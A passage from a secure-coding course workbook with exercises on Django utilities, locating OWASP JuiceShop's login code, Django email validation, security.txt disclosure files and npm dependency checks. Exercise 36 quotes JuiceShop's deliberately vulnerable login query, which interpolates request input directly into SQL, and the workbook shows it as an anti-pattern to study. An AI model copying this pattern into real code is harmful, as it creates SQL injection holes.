- `https://docs.djangoproject.com/en/4.0/ref/unicode/`

Hints:
Follow the URLs above, or more updated versions.

Solution:
When you have looked up and seen the names of a few relevant functions like these below, you are done:

```
django.utils.html escape(text)
django.utils.safestring
django.utils.dateparse
```

Note the links after where you can see the source implementation, for example:
`https://docs.djangoproject.com/en/4.0/_modules/django/utils/html/#escape`

Discussion:
Are strings easy to work with?

Exercise 36

⚠ JuiceShop Login 15 min

```
models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email || ''}'
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL`,
{ model: models.User, plain: true })
```

Objective:
Try to find the JuiceShop login box implementation, we know it is vulnerable to SQL injection.

Purpose:
Seeing bad code is a design pattern – anti-pattern.

Suggested method:
Find the source code, look for the database lookups.

Hints:
The JuiceShop software is open source, and available at github:
https://github.com/juice-shop/juice-shop

Git clone and searching locally might give the best results.

In this case we can search for `SELECT * FROM`, using a simple tool like grep:

```
user@Projects:juice-shop$ grep -ril SELECT | egrep -v "test|frontend|static"
...
REFERENCES.md
routes/vulnCodeFixes.ts
routes/search.ts
routes/login.ts // oohhhh looks interesting
routes/countryMapping.ts
routes/vulnCodeSnippet.ts
config/oss.yml
config/mozilla.yml
config/default.yml
README.md
```

Solution:
When you have found examples of the database lookups, you are done. See also discussion below though.

Discussion:
Think about how this could be changed. How much would it require to change this into prepared statements. Also having good source code tools help a lot! Finding problems, getting an overview of code etc.

Exercise 37

⚠ Django email validation 30 min

Objective:
Find a mature implementation for validating email, a common requirement in modern applications.

We will use Django as an example.

Purpose:
See if we can find an implementation that will suit our own projects, even if not using Django.

Suggested method:
Find the Django email validation – how is the validation done, can it be copied and reused somewhere else.

Hints:
The Django software is open source, and available at github:
https://github.com/django/django

Git clone and searching locally might give the best results.

```
$ pwd
/home/user/projects/github/django
user@Projects:django$ grep -ril email | less
```

One file includes `class EmailValidator:` which sounds promising.

Solution:
When you have found the files implementing the actual email validation, not all related files, only the one doing the validation – you are done.

Discussion:
Email addresses are notoriously hard to validate, since the standard is very complex. Often we can do with less, say if we want to use it as a user-id. Then we might decide NOT to support comments and things like `hlk+kea@kramse.org`

Which other validators would be nice to have, in your own library?

Exercise 38

⚠ Security.txt 15 min

Objective:
Learn how to contact sites with security problems, through `security.txt` files.

Purpose:
Contacting a site which has a security problem can be a difficult task. Sending information through the usual support often requires a contract, and you are helping the company?!

Also, how do you make sure people can contact YOUR organisation with security issues in your sites.

> Summary
> "When security risks in web services are discovered by independent security researchers who understand the severity of the risk, they often lack the channels to disclose them properly. As a result, security issues may be left unreported. security.txt defines a standard to help organizations define the process for security researchers to disclose security vulnerabilities securely."
>
> security.txt files have been implemented by Google, Facebook, GitHub, the UK government, and many other organisations. In addition, the UK's Ministry of Justice, the Cybersecurity and Infrastructure Security Agency (US), the French government, the Italian government, and the Australian Cyber Security Centre endorse the use of security.txt files.

Source: https://securitytxt.org/

Suggested method:
Run the wizard on the site to create a template file for your own purposes.

Hints:
Looking at other sites can help, since they have run these for some time. So find a few examples, the web site mentions a few.

Solution:
When you have seen a few security.txt files, and possibly created one yourself, you are done.

Discussion:
Before this initiative there was a common set of email addresses, used for specific purposes. I still recommend them to customers:

```
MAILBOX       AREA                USAGE
-----------   -----------------   --------------------------
ABUSE         Customer Relations  Inappropriate public behaviour
NOC           Network Operations  Network infrastructure
SECURITY      Network Security    Security bulletins or queries
...
MAILBOX       SERVICE             SPECIFICATIONS
-----------   ----------------    --------------------------
POSTMASTER    SMTP                [RFC821], [RFC822]
HOSTMASTER    DNS                 [RFC1033-RFC1035]
WEBMASTER     HTTP                [RFC 2068]
WWW           HTTP                Synonym for WEBMASTER
```


Exercise 39

⚠ Check NPM dependencies in JuiceShop 20 min

Objective:
Try the program `npm ls` locally on your workstation for checking JuiceShop dependencies.

Purpose:
Running npm will allow you to show and analyse the dependencies for a project.

Suggested method:
Run the programs from your Debian Linux VM,

First install Node.js using the instructions for Debian:
https://github.com/nodesource/distributions/blob/master/README.md

Then clone the repository for JuiceShop https://github.com/juice-shop/juice-shop

Hints:
Using the nodesource binaries for Node.js is a nice way to get official and updated packages. Often the packages in Debian are older, and not updated to latest versions.

Solution:
When you have done `npm ls` on a project, you are done.

Warning: I have never succeeded in building JuiceShop from source, so you can try, but it might fail!

Discussion:
Next steps would be to identify if any of these dependencies are outdated.